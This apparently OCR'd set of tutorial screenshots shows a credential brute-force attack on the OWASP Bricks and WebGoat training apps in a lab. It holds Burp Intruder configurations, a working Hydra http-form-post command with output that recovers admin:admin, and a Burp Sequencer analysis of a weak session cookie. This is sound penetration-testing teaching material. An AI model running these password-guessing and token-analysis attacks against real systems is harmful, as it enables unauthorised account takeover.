


Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
POST /owaspbricks/login-3/index.php HTTP/1.1
Host: 192.168.1.6
Content-Length: 39
Cache-Control: max-age=0
Origin: http://192.168.1.6
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Ubuntu Chromium/61.0.3163.100 Chrome/61.0.3163.100 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://192.168.1.6/owaspbricks/login-3/
Accept-Language: es-ES,es;q=0.8,en;q=0.6
Cookie: PHPSESSID=812abvj0gi6ndm4akjpvu8c6j6;
JSESSIONID=26D68011C141F0121B2BE4A590F74D17
Connection: close

username=§test§&passwd=§test§&submit=Submit
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positi
payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

Payload Options [S


This payload type lets y

Look In: WebPentest

dirb_result_10.7.7.5.txt
passwords.txt
users.txt

File Name: users.txt

Files of Type: All Files



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions
payload types are available for e

Payload set: 2

Payload type: Simple list

Payload Options [Simple l

This payload type lets you config


Enter a new item

Look In: WebPentest

dirb_result_10.7.7.5.txt
passwords.txt
users.txt

File Name: passwords.txt

Files of Type: All Files




Payload Sets

You can define one or more payload sets. The number of payload sets de
payload types are available for each payload set, and each payload type

Payload set: 2 Payload count: 10

Payload type: Simple list Request count: 60



Grep - Match

These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:

Wrong user name or password.


Wrong user name or password.

Match type: ● Simple string

○ Regex

□ Case sensitive match


☑ Exclude HTTP headers


Attack Save Columns
Results Target Positions Payloads Options
Request Response
Raw Headers Hex HTML Render


Filter: Showing all items

Request ▲	Payload1	Payload2	Status	Error	Timeout	Len...	Wrong user name or password.	Comment
17	test	Password1	200	□	□	3850	☑	
18	testuser	Password1	200	□	□	3854	☑	
19	admin	admin	200	□	□	3843	□	
20	webgoat	admin	200	□	□	3849	☑	
21	administrator	admin	200	□	□	3855	☑	
22	user	admin	200	□	□	3846	☑	
23	test	admin	200	□	□	3846	☑	
24	testuser	admin	200	□	□	3850	☑	
25	admin	webgoat	200	□	□	3849	☑	
26	webgoat	webgoat	200	□	□	3851	☑	
27	administrator	webgoat	200	□	□	3857	☑	

```
<body>
<div class="row">
        <div class="four columns centered">
                <br/><br/><a href="../index.php"><img src="../images/bricks.jpg" /></a><br/><br/>
                <form method="POST" action="index.php" enctype="application/x-www-form-urlencoded">
                        <fieldset>
                                <legend>Login</legend>
                                <p><div class="alert-box success">Succesfully logged in.<a href=""
class="close">&times;</a></div></p>
                                <p>Username: <input type="text" name="username" id="username" size="25"
required/></p>
                                <p>Password: <input type="password" name="passwd" id="passwd" size="25"
required/></p>
```




```
root@kali:~/WebPentest# hydra 10.7.7.5 http-form-post "/owaspbricks/login-3/index.php:username=^USER^
&passwd=^PASS^&submit=Submit:Wrong user name or password." -L users.txt -P passwords.txt
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations
, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-10-26 14:16:36
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60 login tries (l:6/p:10), ~4 tries per task
[DATA] attacking http-post-form://10.7.7.5:80//owaspbricks/login-3/index.php:username=^USER^&passwd=^
PASS^&submit=Submit:Wrong user name or password.
[80][http-post-form] host: 10.7.7.5   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2017-10-26 14:16:41
```



#	Host	Method	URL	Params	Edited	Status
64	http://10.7.7.5	GET	/WebGoat/images/menu_images/1x1_open.gif	□	□	404
65	http://10.7.7.5	GET	/WebGoat/attack?Screen=148&menu=1800	☑	□	200
70	http://10.7.7.5	GET	/WebGoat/javascript/menu_system.js	□	□	304

```
HTTP/1.1 200 OK
Date: Sat, 28 Oct 2017 01:09:05 GMT
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 EST
Content-Type: text/html;charset=ISO-8859-1
Set-Cookie: WEAKID=18281-1509152945023
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Connection: close
Content-Length: 30172
```



Select Live Capture Request

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options live capture".

#	Host	Request
1	http://10.7.7.5	GET /WebGoat/attack?Screen=148&menu=1...


Token Location Within Response

Select the location in the response where the token appears.

● Cookie: WEAKID=18281-1509152945023

○ Form field: WEAKID=18281-1509152945023

○ Custom location:



Live capture (20000 tokens)

□ Auto analyze

Requests: 20453


Errors: 0


Overall result

The overall quality of randomness within the sample is estimated to be: extremely poor.
At a significance level of 1%, the amount of effective entropy is estimated to be: 0 bits.

Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.






Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /WebGoat/attack?Screen=148&menu=1800 HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/WebGoat/attack
Cookie: JSESSIONID=CC9A1F32615E16A05DD978BE0706ABCC
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Test: §1§
Connection: close
Upgrade-Insecure-Requests: 1
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 — Payload count: 101

Payload type: Numbers — Request count: 101

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

